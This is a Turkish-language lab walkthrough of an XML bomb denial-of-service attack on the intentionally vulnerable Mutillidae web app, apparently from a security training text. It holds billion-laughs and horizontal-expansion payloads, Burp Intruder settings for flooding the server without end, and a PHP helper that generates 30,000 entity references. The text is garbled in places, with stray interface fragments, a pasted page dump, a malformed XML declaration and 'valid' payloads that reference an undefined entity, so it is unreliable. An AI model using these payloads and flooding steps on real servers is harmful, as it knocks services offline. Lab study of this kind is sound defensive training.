Not: Mutillidae kasıtlı zafiyetler içeren web uygulamasının Ubuntu 18.04 LTS Linux'a kurulumu için bkz. [EK > Mutillidae Web API'yi Linux'a \(Ubuntu 18.04 LTS Dağıtımına\) Kurma.](#)


Açıklığın Çözümü


Öncelikle mutillidae web servisin xml bomb zafiyetli sayfasına bir göz atalım.

OWASP 2017 -> A1 - Injection (Other) -> XML Entity Expansion -> XML Validator



Görüldüğü gibi bir girdi alanı vardır. Bu girdi alanına girilecek xml verisi web sunucu tarafta parse edilip içerisindeki string verisi ekrana basılmaktadır. Örneğin test amaçlı örnek olarak verilen xml verisini textarea'ya girdiğimizde bize yanıt olarak örnek xml verisindeki string'ler dönecektir.





Mutillidae web servisinin bu sayfasında textarea kutusunun varlığı temsilidir. Sayfada bir girdi noktası vardır temsil etmek için kullanılmaktadır. Normal şartlarda web servislerde girdi noktası bu şekilde bir arayüze sahip olmayacaktır ve arayüzü olmayan bir parametre girdi noktası olacaktır.

Şimdi test amaçlı XML Bomb payload'unu girdi noktasına girelim ve bir defalık gönderelim.


XML Bomb Payload'u:

```
<?xml version="1.0"?>
<!DOCTYPE lolz [
<!ENTITY lol "lol">
<!ELEMENT lolz (#PCDATA)>
<!ENTITY lol1 "&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;">
<!ENTITY lol2 "&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;">
<!ENTITY lol3 "&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;">
<!ENTITY lol4 "&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;">
<!ENTITY lol5 "&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;">
<!ENTITY lol6 "&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;">
<!ENTITY lol7 "&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;">
<!ENTITY lol8 "&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;">
<!ENTITY lol9 "&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;">
]>
<lolz>&lol9;</lolz>
```


4'e kadar xml parser'ın sorun çıkarmayacağını görebiliriz. Birbirini çağıran 4 entity'li payload şu şekildedir:

Geçerli XML Bomb Payload'u:

```
<?xml version="1.0"?>
<!DOCTYPE lolz [
<!ENTITY lol "lol">
<!ELEMENT lolz (#PCDATA)>
<!ENTITY lol2 "&lol1;&lol1;">
<!ENTITY lol3 "&lol2;&lol2;">
<!ENTITY lol4 "&lol3;&lol3;">
]>
<lolz>&lol4;</lolz>
```



OWASP Mutillidae II: Keep Calm and Pwn On
Version: 2.10.8 Security Level: 0 (Hosed) Hints: Enabled Not Logged In
Home | Login/Register | Toggle Hints | Toggle Security | Enforce TLS | Reset DB | View Log | View Captured Data

XML Validator

Back Help Me!

Hints and Videos

Please Enter XML to Validate
Example: <somexml><message>Hello World</message></somexml>

XML

Validate XML

XML Submitted
<?xml version="1.0"?> <!DOCTYPE lolz [<!ENTITY lol "lol"> <!ELEMENT lolz (#PCDATA)> <!ENTITY lol2 "&lol;&lol;"> <!ENTITY lol3 "&lol2;&lol2;"> <!ENTITY lol4 "&lol3;&lol3;"> <!ENTITY lol5 "&lol4;&lol4;">]> <lolz>&lol5;</lolz>


Text Content Parsed From XML
lolllllllllllllllll

Browser: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107 Safari/537.36
PHP Version: 7.2.24-0ubuntu0.18.04.15


Ancak 5nci entity tanımlandığında xml parser buna izin vermediğine dair hata verecektir.

Geçersiz XML Bomb Payload'u:

```
<?xml version="1.0"?>
<!DOCTYPE lolz [
<!ENTITY lol "lol">
<!ELEMENT lolz (#PCDATA)>
<!ENTITY lol2 "&lol1;&lol1;">
<!ENTITY lol3 "&lol2;&lol2;">
<!ENTITY lol4 "&lol3;&lol3;">
<!ENTITY lol5 "&lol4;&lol4;">
]>
<lolz>&lol5;</lolz>
```



the mouse pointer inside or press Ctrl+G.



the mouse pointer inside or press Ctrl+G.

Dolayısıyla hedef web servisin xml parser'ında birbirlerini çağırnan entity limiti 4'müş diyebiliriz. XML bomb payload'unu 4 adet birbirini çağırnan entity ile yaptığımızda tekrarlı olarak gönderme sonucu mutillidae web servisini servis dışı bırakmayı deneyebiliriz.

Şimdi birbirini çağırnmada maksimum 4 entity limitli xml parser'a karşı saldırı deneyelim.

- Saldırıyı kısa sürede başarıya ulaştırabilmek için Mutillidae web servisinin kurulu olduğu sanal makinanın donanımsal özelliklerini

1 CPU

512 MB Ram

şeklinde düşürelim.

- b) Ardından Kali Linux sanal makinesinden XML Bomb zafiyetli mutillidae web servisi görüntüleyelim ve textarea girdi noktasına geçerli xml bomb payload'unu girelim.

Geçerli Xml Bomb Payload'u:

```
<?xml version="1.0"?>
<!DOCTYPE lolz [
<!ENTITY lol "lol">
<!ELEMENT lolz (#PCDATA)>
<!ENTITY lol2 "&lol1;&lol1;">
<!ENTITY lol3 "&lol2;&lol2;">
<!ENTITY lol4 "&lol3;&lol3;">
]>
<lolz>&lol4;</lolz>
```

- c) Payload'u submit butonu ile gönderelim ve Burpsuite Pro ile isteği yakalayalım.

- d) İsteği Intruder'a gönderelim.

- e) Intruder sekmesinde sırasıyla şu adımları takip edelim:

i) Intruder->Positions->Clear \$

ii) Intruder->Payloads->Payload Type->Null Payloads

iii) Intruder->Payloads->Payload Options->Continue Indefinitely

iv) Intruder->Resource Pool->Name=XmlBombDoS2 & Tick Maximum concurrent request: 10

v) Intruder->Options->Attack Results->Untick Store Requests & Untick Store Responses & Tick Use denial of service mode (no result)

- f) Intruder'da Start Attack ile paketi tekrarlı olarak peşisıra gönderelim.

Kali Linux'da web tarayıcıda mutillidae web servise erişimler bu sırada kontrol edilir. Erişimler anlık gelebiliyor ve sonradan tekrar gidiyor. Sonuç olarak 4 seviyeli bir xml bomb payload'u web sunucuyu kalıcı olarak devirmek için yeterli gelmemiştir.

XML parser'ın birbirini çağıran entity limitine takılmaksızın yine hedef web servis sunucusunun kaynakları tüketilebilir ve web sunucu servis dışı bırakılabilir. Bunun için birbirini çağıran entity'ler yerine tek bir entity'nin tanımlı olduğu yatay bir şekilde büyüyen şu payload

kullanılabilir:

```
<?xml version="1.0">
<!DOCTYPE node [
<!ENTITY x "11111111111111111111 ... [100KB kadar] ... 11111111111111111111">
]>
<node>&x; &x; &x; &x; ... [30000 adet] ... &x; &x; &x; &x; </node>
```

Bu payload'daki x entity'sine değer olarak yukarıdaki gibi 100KB büyüklüğünde 1111 yığını girilebilir ve <node> düğümüne ise 30 bin adet entity girilebilir. 111 yığını 100KB kadar yapmak için

<https://javainuse.com/bytesize>

adresinden kopyala yapıştır ile 1111 'leri çoklayarak 100KB'ye kadar arttırabiliriz. Entity çağırma düğümündeki &x; entity'lerini 30 bin kadar yapmak için ise şu php script'inden yararlanabiliriz:


deneme.php

```
<?php
$string = "";
for ($i = 0; $i <= 30000; $i++) {
    $string = $string . "&x;";
}
echo $string;
?>
```

Bu script'in web tarayıcı ekranına bastığı 30 bin adet &x; verisini kopyalayıp payload'a yapıştırabiliriz. Payload bu şekilde hazır hale geldikten sonra sorunsuzca xml parser tarafından çalıştırılıyor mu kontrol etmek için zafiyetli mutillidae web servisinde bir defalık gönderimi denenir. Yani web arayüzündeki textarea'ya payload girilip bir defalığına gönderilir.

Payload gönderildiğinde "entity reference loop detected" hatası gelecektir. Payload'un işlevsel olarak çalışabilmesi ve xml parser'ın gelen veriyi ele alıp okuma yaparak cpu ve ram kaynaklarını tüketmesi için xml parser'ın verdiği bu kısıtlamayı atlatmamız gerekmektedir. Bunun için x entity'sindeki 1111 yığını "entity reference loop" hatası vermeyene kadar göz kararı kabaca yarı yarıya sürekli indirerek azaltabiliriz. Biraz fazla minimalist yaklaşarak bu demo için 1111 yığını gözle sayılabilecek adete düşürülmüştür ve ortaya şu payload çıkmıştır:

- g) Kali Linux'da web tarayıcıda mutillidae web servise erişimler bu sırada kontrol edilir. Bir süre sonra hedef web sunucudaki kaynaklar tükenir ve hedef web sunucu servis dışı kalır.




Bu şekilde saldırı tamamlanabilir. Saldırı durumu linux web sunucuda şu komut çalıştırılarak


Ubuntu 18.04 LTS Linux Terminal:

> gnome-system-monitor &

penceresindeki Resources sekmesi ile takip edilebilir. Bu komut çalıştırıldığında saldırı öncesinde cpu ve ram tüketimi şu şekildeyken;




saldırı sırasında cpu ve ram tüketim oranı %100'lere varmış şekilde görünecektir:



Saldırı sonlandırılırsa hedef web sunucudaki web servise erişimlerde mysql servisinin crash olduğu

uyarısı da ilaveten gelebilir. <http://IP/mutillidae/> şeklinde mutillidae anasayfaya gidilmek istendiğinde database offline bildirim sayfası gelebilir.



Saldırıyı daha yüksek donanımlara sahip web sunucularda başarıyla uygulayabilmek için

- Xml bomb payload'unun yatay büyümesi arttırma,
- Eşzamanlı gönderilecek http talebi sayısı arttırma

uygulanabilir.

5.4.4 XML External Entity Injection (CWE-611, CAPEC-376)

Bu demoda XML External Entity Injection saldırısı gösterilecektir ve bu saldırı ile hedef linux mutillidae web servis sunucusunun hassas dosyalarını okuma, ayrıca ssrf saldırısı düzenleme yapılacaktır.

Kullanılan Materyaller

Ubuntu 18.04 LTS // Fiziksel Makine


Mutillidae - Ubuntu 18.04 LTS VM // Hedef Mutillidae Web
// Servis Sanal Makine

Not: Mutillidae kasıtlı zafiyetler içeren web uygulamasının Ubuntu 18.04 LTS Linux'a kurulumu için bkz. [EK > Mutillidae Web API'yi Linux'a \(Ubuntu 18.04 LTS Dağıtımına\) Kurma.](#)


Açıklığın Açıklaması

